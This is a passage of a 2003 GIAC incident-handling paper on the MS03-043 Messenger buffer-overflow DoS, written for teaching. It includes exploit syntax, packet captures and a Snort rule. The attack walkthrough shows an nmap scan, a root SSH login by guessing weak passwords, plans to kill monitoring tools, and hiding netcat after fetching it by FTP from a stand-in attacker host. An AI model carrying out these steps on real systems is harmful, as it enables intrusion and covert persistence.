Global Information Assurance Certification Paper

GIAC Certified Incident Handling Practical
Version 3

Stanley R. Yachera

12/22/03

Table Of Contents

I. Statement of Purpose

Introduction

The recent onslaught of worms (Notably Blaster and Slammer) and other forms of malicious code have made many aware how vulnerable existing systems are to major security failures. Most of these attacks are related to bad coding, bad systems design, or just plain human ignorance.

There will always exist human error, and there will always exist vulnerable code and systems. This is why Incident Handling is such a critical process. We have Firewalls (Access Control), Intrusion Detection Systems, Anti-Virus Suites, and other security tools to help us minimize these risks, but not completely eliminate them. Utilizing a structured Incident Handling Process, we may reduce the amount of damage these attacks cause, as well as slow any propagation to other vulnerable systems.

The Attack

This paper will analyze a buffer overflow attack against the Microsoft Messenger service. We will utilize this attack to perform a DOS against a Microsoft Exchange Email Server. We will also look at the specifics of the vulnerability as well as the steps taken in the Incident Handling Process. In addition we will also look at the security hole(s) that made the attack feasible.

We will look at the process from both sides of the coin. We will go through all stages of the attack (Reconnaissance->Scanning->Exploitation->Keeping Access->Covering Track) performed by the attacker as well as examine all steps taken by the Incident Handling Team (Preperation->Identification->Containment->Eradication->Recovery->Lessons Learned).

We will also look at a precursor to gaining the amount of access needed to perform this attack against our corporate environment. We will easily gain access to a home VPN users machine, through simple password weakness. This is a very common tactic utilized by today's 'script kiddies'. Gaining access to an unprotected box to launch attacks towards bigger and better targets. In our instance we will show how far today's network perimeters extend, above and beyond the firewall. From this point we will have a gateway into our corporate environment to showcase our new Messenger vulnerability.

Buffer Overflows, Smash That Stack


Simply stated a Buffer Flow occurs when data is incorrectly pushed into an area memory that is not designated for it.

A very simple overflow can be seen in the following example:

```
void overflow()
{
        int a[5];
        a[10] = 100;
}
```

This is a very simple C++ function. We are designating an array with 5 elements. An array is a collection of data elements. The elements can be viewed as spots in memory where information can be stored. The next statement puts the integer 100 in the 10th elements of the array. Since we have designated only 5 spots is memory for our data this causes an overflow condition.
Buffer Overflow Attacks are by no means a new threat. A Buffer Overflow is a vulnerability characterized by improper or no bounds checking. Programs use areas of memory, called Buffers, to store program data (variables etc.). When a program does not properly check the amount of data being written to a buffer it can exceed the designated length of the memory area and an overflow can occur. A malicious program can utilize this condition to hijack program control to either execute commands or, in our case, cause an unexpected program error resulting in a Denial of Service (condition when a user or group is denied a resource they would normally have, in our case the attacked system). In many architectures an area called the RP or Return Pointer separates the program code from the buffer. An RP is used to store the address of the Return Point in the program, usually utilized with a function or procedure call (when a program jumps from one area of memory to another, then back again). Changing this value through an overflow can cause the program to jump back to itself, executing the data that was pushed into the buffer, or can cause the program to just become ' lost, resulting in a DOS.

Basic Stack Diagram



An attacker will overwrite Return Pointer with the address of their own program, so it points back to the buffer and the command they have pushed on the Stack. Another method is to overflow past the Return Pointer, resulting in a program and/or system crash.

Two other items that should be mentioned are 'root' level privileges and low level programming languages. If an attacker is able to execute their code they have pushed into memory, it will execute with the Access Rights the program is executing as. If the black hat finds an exploit in a program that happens to be running as 'root' on a Unix box, or at an Admin level on a Windows box, this is like hitting the Jackpot. Only the imagination will limit what can be accomplished (Installing Netcat listeners, adding users, spawning command prompts, etc…).
Most high-level languages provide built in Overflow Detection and/or prevention (Ada, Pascal, Perl…). The exception to this rule is C/C++. C/C++ is considered one of the most flexible programming languages around, but it also let's an uneducated author cut his own throat. C/C++ leaves much of this 'Bound Checking' up to the author of the program, which unfortunately is an afterthought in the deadline rich business world.

Assembler also poses the same problem. This is why many exploitable programs have originally been written in Assembler or C/C++.

Note: Many Higher Level Languages rely on libraries that have originally been written in C/C++ or assembler, mostly for speed. So while languages like Ada and Perl might minimize the risk, they do not completely eliminate it.

II. The Exploit

Vulnerability Name

Microsoft Messenger Service Buffer Overflow Vulnerability
CVE: CAN-2003-0717
CVE Link: http://www.cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-2003-0717
Bugtraq ID: 8826
Bugtraq Link: http://www.securityfocus.com/bid/8826
Vendor Bulletin: Microsoft Security Bulletin MS03-043
Vendor Link: http://www.microsoft.com/technet/security/bulletin/MS03-043.asp
Vendor Patch: http://www.microsoft.com/technet/security/bulletin/MS03-043.asp
The exploit we will examine is ms03-043.c * and ms03-043_poc.c **. Ms03-043.c is the Linux port and ms-3-043_poc.c is the Windows port.

Operating Systems Vulnerable

Microsoft Windows 2000 Advanced Server SP4
Microsoft Windows 2000 Advanced Server SP3
Microsoft Windows 2000 Advanced Server SP2
Microsoft Windows 2000 Advanced Server SP1
Microsoft Windows 2000 Advanced Server
Microsoft Windows 2000 Datacenter Server SP4
Microsoft Windows 2000 Datacenter Server SP3
Microsoft Windows 2000 Datacenter Server SP2
Microsoft Windows 2000 Datacenter Server SP1
Microsoft Windows 2000 Datacenter Server
Microsoft Windows 2000 Professional SP4
Microsoft Windows 2000 Professional SP3
Microsoft Windows 2000 Professional SP2
Microsoft Windows 2000 Professional SP1
Microsoft Windows 2000 Professional
Microsoft Windows 2000 Server SP4
Microsoft Windows 2000 Server SP3
Microsoft Windows 2000 Server SP2
Microsoft Windows 2000 Server SP1
Microsoft Windows 2000 Server
Microsoft Windows NT Enterprise Server 4.0 SP6a
Microsoft Windows NT Enterprise Server 4.0 SP6
Microsoft Windows NT Enterprise Server 4.0 SP5
Microsoft Windows NT Enterprise Server 4.0 SP4
Microsoft Windows NT Enterprise Server 4.0 SP3
Microsoft Windows NT Enterprise Server 4.0 SP2
Microsoft Windows NT Enterprise Server 4.0 SP1
Microsoft Windows NT Enterprise Server 4.0

* See Appendix A for Source Code
** See Appendix B for Source Code

Microsoft Windows NT Server 4.0 SP6a
Microsoft Windows NT Server 4.0 SP6
Microsoft Windows NT Server 4.0 SP5
Microsoft Windows NT Server 4.0 SP4
Microsoft Windows NT Server 4.0 SP3
Microsoft Windows NT Server 4.0 SP2
Microsoft Windows NT Server 4.0 SP1
Microsoft Windows NT Server 4.0
Microsoft Windows NT Terminal Server 4.0 SP6
Microsoft Windows NT Terminal Server 4.0 SP5
Microsoft Windows NT Terminal Server 4.0 SP4
Microsoft Windows NT Terminal Server 4.0 SP3
Microsoft Windows NT Terminal Server 4.0 SP2
Microsoft Windows NT Terminal Server 4.0 SP1
Microsoft Windows NT Terminal Server 4.0
Microsoft Windows NT Workstation 4.0 SP6a
Microsoft Windows NT Workstation 4.0 SP6
Microsoft Windows NT Workstation 4.0 SP5
Microsoft Windows NT Workstation 4.0 SP4
Microsoft Windows NT Workstation 4.0 SP3
Microsoft Windows NT Workstation 4.0 SP2
Microsoft Windows NT Workstation 4.0 SP1
Microsoft Windows NT Workstation 4.0
Microsoft Windows Server 2003 Datacenter Edition
Microsoft Windows Server 2003 Datacenter Edition 64-bit
Microsoft Windows Server 2003 Enterprise Edition
Microsoft Windows Server 2003 Enterprise Edition 64-bit
Microsoft Windows Server 2003 Standard Edition
Microsoft Windows Server 2003 Web Edition
Microsoft Windows XP 64-bit Edition SP1
Microsoft Windows XP 64-bit Edition
Microsoft Windows XP 64-bit Edition Version 2003
Microsoft Windows XP Home SP1
Microsoft Windows XP Home
Microsoft Windows XP Professional SP1
Microsoft Windows XP Professional

Protocols/Services/Applications

This vulnerability affects the Messenger Service running on Windows machines. The Messenger Service typically is used to send and receive messages across a Windows network. These messages are displayed as a popup:

The syntax for sending messages is:
NET SEND {name | * | /DOMAIN[:name] | /USERS} message
The Messenger service uses UDP ports 135, 137, and 138; TCP ports 135, 139, and 445; and an ephemeral port number greater than 1024. This service is typically used for sending system messages across corporate networks. There is very little value for the home user, but unfortunately most are unaware this service is even running. A recent trend has found Spammers to be utilizing this service to send unsolicited advertisement messages to unknowing Web Surfers.

Variants

There are two reported Exploits, a Windows and a Linux port:
ms03-043.c *– Linux port .
ms03-043_poc.c *– Windows port .
We will also look at ms03-043scanner.c, which is a scanning utility for Linux that will scan across a network via port 135 and report any vulnerable hosts . There also exists a Windows version, scanmger.exe.

Description

Ms03-043.c is a remote denial of service exploit for the Microsoft Messenger service buffer overflow described in CVE: CAN-2003-0717 (ms03-043). The exploit takes advantage of improper bounds checking from within the Messenger service. The exploit itself actually yields a reboot of the target machine, resulting in a DOS.
The exploit requires a destination net bios name and also has the ability to spoof the source IP address of the attacker.

The Syntax of the command is as follows:
./ms03-043 -d DESTNETBIOSNAME -i IPADDRESS -s SRCNETBIOSNAME
Where:

-d = Destination Netbios name victim machine
-i = Destination IP Address victim machine
-s = Spoofed Source Netbios name attacker's machine

* These files are C source code, and will need to be compiled before using. The exploits will be referred to without the .c extension throughout the paper when referring to the compiled version.

Signatures of the attack

Network Analysis:

One obvious telltale sign of a possible attack would be scanning of systems via port 135, the port the Messenger service uses to communicate. This is a common practice, as Port 135 is essential to the functionality of Active Directory and Microsoft Exchange mail servers, which have had there own share of recent vulnerabilities.

The attack itself would also have a destination port of 135. In addition if we check the payload, the body part of the message should have a series of the number 14.

Another possible attacking signature would be these previous characteristics, and packet fragmentation. Often attackers utilize exploit through special programs that will fragment the traffic (fragrouter) in an attempt to bypass Intrusion Detection and Firewall systems.

Let's look at some actual packet captures utilizing TCPDump:

Network Sniff:

Using TCPDump on the Attacker's machine, we captured the following:

tcpdump -x host 192.168.1.101 > ms03043cap

This opens tcpdump and captures all traffic to and from host 192.168.1.101. The –x switch captures payload data in hex format.

./ms03-043 -d ebcdichome -i 192.168.1.101 -s gotcha

Where:

- d = target net bios name
- -i = target IP
- -s = spoofed source net bios name).

Lets look at the first two packet captures:

```
00:28:01.394217 192.168.1.103 > 192.168.1.101: udp (frag
42456:1120@2960)
                  4500 0474 a5d8 4172 4011 0b12 c0a8 0167
                  c0a8 0165 1414 1414 1414 1414 1414 1414
                  1414 1414 1414 1414 1414 1414 1414 1414
                  1414 1414 1414 1414 1414 1414 1414 1414
                  1414 1414 1414 1414 1414 1414 1414 1414
                  1414
00:28:01.394346 192.168.1.103 > 192.168.1.101: udp (frag
42456:1480@1480+)
                  4500 05dc a5d8 60b9 4011 ea62 c0a8 0167
                  c0a8 0165 1414 1414 1414 1414 1414 1414
                  1414 1414 1414 1414 1414 1414 1414 1414
                  1414 1414 1414 1414 1414 1414 1414 1414
                  1414 1414 1414 1414 1414 1414 1414 1414
                  1414
```


Quite a loud signature, all those 14's certainly seem unique to this traffic. The exploit itself (Please see Appendix A) utilizes the 14's (0x14) in the body part of the message. When the character is parsed by the messenger service, the 0x14 is actually replaced by a


CR+LF. These characters are then moved to a buffer which is smaller than the size of the data we are pushing into it, resulting in the overflow.

Leveraging some simple pattern matching, we may use a Snort IDS signature similar to the following:
alert udp any any -> $HOME_NET 135 (content:"|1414 1414 1414 1414|"; msg:"MS03-043 Microsoft Messenger Buffer Overflow Attempt")
This Signature will alert on any UDP traffic on port 135 bound for $HOME_NET (A default variable used in Snort installs usually containing the local subnet, in our case 192.168.1.0/24) with a payload containing the leading 14's we saw in our dump.


System Analysis:
Windows systems utilize a file known as the Memory Dump when a system crashes. On our test box, Microsoft Windows 2000 Professional SVR 4, this attack produced absolutely no Dump file, even though it was configured to do such.
Also the Event Log yielded the following messages:

Original System Startup:






After MS03043 exploit performed:



As we can see there was no entry logged for any type of error. We just have an entry that the machine rebooted.

As the exploit itself it executed the following message is displayed to the monitor:



Very nice of Windows to let us know the machine is rebooting. It can easily be seen the danger of this attack. An unpatched network could be brought down with little resistance. The c:\winnt\system32\services.exe is actually the process responsible for starting, stopping and interacting with system services.

Microsoft has released a patch for this vulnerability that can be downloaded at http://www.microsoft.com/technet/security/bulletin/MS03-043.asp.

III. The Platforms/Environments

Introduction

Our *theoretical* target company is a very prominent producer of widgets, Ameri-Widget. Customer service is of vital importance in the highly heated widget industry, and most of this correspondence is accomplished via email and our trusty Exchange Server. This will encompass the focal point of our attack

The following will constitute our fictitious Environment:

Victim's Platform


Windows 2000 Service Pack 4. This is an internal Microsoft Exchange 2000 Server. Again this is a very important peace of our architecture. Ameri-Widget relies very heavily on our Email Server for Customer Service purposes.

Source Network

The Source Network will be a home VPN user. Roy has been a developer for Ameri-Widget INC for 5 years. Due to recent life status changes, Roy has primarily been working from home via Ameri-Widget's VPN architecture.


Roy primarily works from home via his Redhat Linux 9.0 Ameri-Widget issued laptop. Since Ameri-Widget is a young growing company, leveraging tools like Open Source software enable Roy to perform much of his C++ development work for a fraction of the cost of a commercial compiler. The corporate IT staff at Ameri-Widget supplied Roy with the Cisco Secure FTP Client for complete connectivity from his home office.

Home Network Diagram



Roy's primary access requirements are ftp access to upload compiled programs and access to the internal Exchange server to check mail. Since of the limited availability of an Exchange client for Linux, Roy uses Outlook Web Access to access the Microsoft Exchange server using a simple Web Browser.

Access Requirements Diagram




Configuration Notes:
Roy has a typical home cable user configuration.
Redhat Workstation 9.0 – Unfortunately Roy has a pretty much default configuration. Unnecessary services where installed and running. Even though he could have leveraged a powerful host based firewall system such as IPTables, which is installed by default, he chose not to. System development was Roy's only concern. Weak password's where also implemented on Roy's machine. The Ameri-Widget unfortunately used a give and forget methodology when issuing the VPN laptops.

Target Network

The main components of our internal network are an ISP maintained Internet router, a PIX 515e Firewall and our pertinent Email and FTP servers.

Target Network Diagram




Configuration Notes:

Cisco PIX 515e 6.3 – Our Pix is functioning as a Firewall as well as our VPN endpoint. 3-Des Encryption utilizing static Pre-shared Keys for Authentication comprise the VPN configuration. The Pix is configured with the command 'sysopt connection permit-ipsec'.

This bypasses filtering for inbound VPN client, essentially treating them as if they were sitting locally on the LAN. All other filtering is configured on a as needed basis (drop everything, only allow what is needed). The PIX also hands out DHCP address (ip address pool) in the range 192.168.2.1-192.168.2.50 for our VPN clients.

Microsoft Exchange 5.5 SVR3 – Our email server is a Windows 2000 SVR4 box. The server is the primary email server for the company and is running Exchange 5.5 SVR3 with Outlook Web Access. Outlook Web Access allows users to connect to send and receive email via a Web interface running on the Exchange server (via TCP port 443 and 21). Patch levels are well below an acceptable level. No host based filtering solution is implemented.

Outlook Web Access:



FTP Server – Redhat 9.0 Linux running VSFTPD 1.2.1. Although this server is not a piece of our primary attack analysis, it is an access requirement of Roy. Roy needs access to this machine via TCP 21. Patch levels are well below an acceptable level. No host based filtering solution is implemented.

Again Roy needed limited access to the above hosts. TCP ports 80 and 443 access to the Exchange Server and TCP port 21 to the FTP server. Unfortunately the PIX was configured to allow VPN clients access to all network resources.

IV. Stages of the Attack

Introduction

Our attack analysis will actually focus on a two-part attack. We will look at a very common type of access requirement breakdown, gaining access to a users home PC. Once this access is granted we could then bypass any security restraint the corporation had in place, and gain the same type of access we would residing on the LAN. We will then leverage our Buffer Overflow attack to wreak havoc on the corporate environment. A security compromise sometimes is not a vulnerability, worm, or virus, but just a simple misconfiguration. This section will go though the entire procedure used by our attacker.

Walking though the front Door – Exploiting Roy's PC

Reconnaissance

Our attacker is a typical 'Script Kiddie' These types of attackers are much more renown for their innate ability to 'Google' (http://www.google.com) for the latest exploits, than actually coding their own.

As such our so-called Hacker did very little in the Reconnaissance stage, other than finding an easy target.

Doing a simple reverse lookup at ARIN (http://www.arin.net/whois/) we can leverage a little knowledge to find some home users. Searching via random IP's we find:

Search results for: A.A.A.1

```
BIG ISP Services(Net-A-0-0-0-1)
                                  A.0.0.0  - A.255.255.255
SIMPLETON ISP Services-A-1 (NET-A.A.A.x-1)
                                  A.A.A.1  - A.A.A.255

# ARIN WHOIS database, last updated 2003-12-07 19:15
# Enter ? for additional hints on searching ARIN's WHOIS
database.
```

Simpleton ISP Services sure sounds like home users to me. It even gave us their entire range of IP addresses.

Scanning

Leveraging a very powerful scanning utility, Nmap (http://www.insecure.org) we find our target.

nmap –sS –O A.A.A.*

Where:

-sS = SYN scan. Can hosts using half open SYN connections. This increases our chances of not being detected.

-O = Use TCP/IP host fingerprinting. All Operating Systems respond to TCP/IP traffic differently. This allows us to make an intelligent guess at what type of Operating System we are scanning.

A.A.A.* - This is our destination address range. A.A.A.* scans the entire network.

Nmap output:

```
Starting nmap V. 3.00 ( www.insecure.org/nmap/ )
Host   (A.A.A.0) seems to be a subnet broadcast address (returned 1
extra pings). Skipping host.
Interesting ports on  (A.A.A.1):
(The 1600 ports scanned but not shown below are in state: closed)
Port       State       Service
80/tcp     open        http
Remote operating system guess: Linksys BEFW11S4 802.11B WAP

Interesting ports on  (A.A.A.100):
(The 1599 ports scanned but not shown below are in state: closed)
Port       State       Service
23/tcp     open        telnet
80/tcp     open        http
Remote operating system guess: SonicWall SOHO firewall, Enterasys
Matrix E1, or Accelerated Networks VoDSL



.
.
. Output removed for readability
.



Interesting ports on  (A.A.A.103):
(The 1599 ports scanned but not shown below are in state: closed)
Port       State       Service
22/tcp     open        ssh
6000/tcp   open        X11
Remote operating system guess: Linux Kernel 2.4.0 - 2.5.20
Uptime 0.068 days (since Mon Dec  1 21:37:12 2003)

Host   (A.A.A.255) seems to be a subnet broadcast address (returned 2
extra pings). Skipping host.
Nmap run co

Completed -- 256 IP addresses (5 hosts up) scanned in 29 seconds
```

So our scan resulted in some interesting devices. Most notably a box on the internet running SSH services for remote access. Using our TCP/IP fingerprinting we can also see it is a relatively new Linux box (Redhat 9.0?). We have a pretty good idea this is residential space from our earlier reconnaissance. Also we can see an Uptime of 0.068 days, not very long. Chances are this is a home user that just flipped on his PC. We would not expect this from a server.

Exploiting the System
Now we will gain access. Opening a simple SSH client connection as root:

[root@bora ebcdic]# ssh -l root A.A.A.103
The authenticity of host A.A.A.103 (A.A.A.103)' can't be established.
RSA key fingerprint is db:e1:a2:ad:2c:1c:9c:0b:7d:71:48:f7:cf:d7:5b:c0.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added ' A.A.A.103 '(RSA) to the list of known hosts.
root@ A.A.A.103's password: root
Permission denied, please try again.
root@ A.A.A.103's password: secret
Permission denied, please try again.
root@ A.A.A.103's password: password
Last login: Sat Dec 13 17:40:18 2003 from bora.ebcdic
[root@roy root]#

And we have access, as root. Seems rather simplistic but this is a common method an attacker will utilize to gain access. Poorly configured or Non Configured systems are an easy target. Three "Popular" password guesses and we have complete control of the machine. Something as simple as using "Strong" passwords is often disregarded in favor of convenience.

Keeping Access
Once we are in we typically want to do two things. First issue a ps –A to show all running processes. Look for things like tripwire (file integrity checker that logs changes to the file systems, http://www.tripwire.org/) or swatch (parses log files and sends alerts, commonly SMTP, http://swatch.sourceforge.net/). Roy has neither on his system. We would kill these type of processes if they existed. Also we want to check the /etc/syslog.conf file to be sure we are logging locally. If not, we could be in trouble. Fortunately all logging is done locally on Roy's machine.

The following shows the syntax of a system configured to log to a remote syslog server:

```
# Sample syslogd entry to forward all messages to a remote host.
  *.*             @hostname
```

Once we have access we obviously want to keep it. Next we install the "Swiss Army Knife" of backdoors, netcat (http://netcat.sourceforge.net).

[root@roy root]# mkdir /usr/src/linux-2.4/net/Ethernet/.nc
This creates our directory we will keep netcat in. Note the length of the path as well as the directory name, .nc. This obscurity will help keep our program out of site. The .nc directory will only appear in the output of the ls command if the –A (show all) switch is used.

Retrieve netcat:
[root@roy root]# ftp badhackerftpsite.com
Connected to badhackerftpsite.com.
220 ProFTPD FTP Server ready.
User (badhackerftpsite.com:(none)): badguy@ badhackerftpsite.com
331 Password required for badguy@ badhackerftpsite.com.
Password:
230 User badguy@ badhackerftpsite.com logged in.
ftp> ls
200 PORT command successful
150 Opening ASCII mode data connection for file list
havoc
226 Transfer complete.
ftp: 74 bytes received in 0.02Seconds 3.70Kbytes/sec.
ftp> cd havoc
ftp> ls
200 PORT command successful
150 Opening ASCII mode data connection for file list
netcat.tgz
passwd
0Wned
226 Transfer complete.
ftp: 225 bytes received in 0.00Seconds 225000.00Kbytes/sec.
ftp> get nc.tgz /usr/src/linux-2.4/net/Ethernet/.nc/netcat.tgz
200 PORT command successful
150 Opening ASCII mode data connection for nc (3062 bytes)
226 Transfer complete.
ftp: 3110 bytes received in 0.02Seconds 155.50Kbytes/sec.
ftp> quit
Extract Files:
